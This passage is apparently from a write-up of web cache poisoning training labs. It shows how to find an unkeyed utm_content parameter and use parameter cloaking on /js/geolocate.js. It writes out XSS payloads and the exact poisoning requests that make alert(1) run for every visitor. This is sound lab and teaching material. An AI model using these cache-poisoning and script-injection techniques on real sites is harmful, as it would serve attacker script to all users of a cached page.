
We will use param miner extension to find hidden parameters. We can see the utm_content parameter.

This parameter is being ignored as we can see. When I sent GET /?utm_content=1 I get response as GET /?utm_content=124 which I had sent before and a cache hit. Meaning, it cannot be used as a cache buster, but rather to poison the cache for all users.

Now we send both, the cache buster abc=1 and the utm_content=2 parameters together. Our goal is to again break out of the link tag and execute the alert(1) popup.

Now we send the payload - /?abc=1&utm_content='/><script>alert(1)</script> and we can see we get the popup when we visit the page.

Removing the cache buster and sending - /?utm_content='/><script>alert(1)</script> will solve the lab.

7. Parameter cloaking
Description:
We need to execute alert(1) popup via parameter cloaking.
Explanation:

Going through the http history, we could see a a request to the file /js/geolocate.js.

Using param miner we can find the utm_content parameter.

We sent the utm_content parameter with the cache buster but it isn’t getting reflected anywhere (we also added a )

Since we are going to be messing with the query to execute the alert(1) popup, we need the cache buster to not be in the URL. We can use the Origin header as the cache buster.
We are able to cloak the callback parameter by adding it after the utm_content parameter. As we can see, the setCountryCookie got overwritten with our alert(1).

Now, we won’t be able to make the victim have the request - GET /js/geolocate.js?callback=setCountryCookie&utm_content=1&callback=alert(1). Only the parameter utm_content remains unkeyed. We need to poison the cache such that when the victim loads GET /js/geolocate.js?callback=setCountryCookie, they must get the alert popup. When we try to send a request - GET /js/geolocate.js?callback=setCountryCookie&utm_content=1;callback=alert(1), it gets cached and the parameter callback still gets overwritten.

Now we need to remove the Origin header which was our cache buster. We can see that the original response it still cached. We need to wait for it to expire and when it does, send our request at the same time.
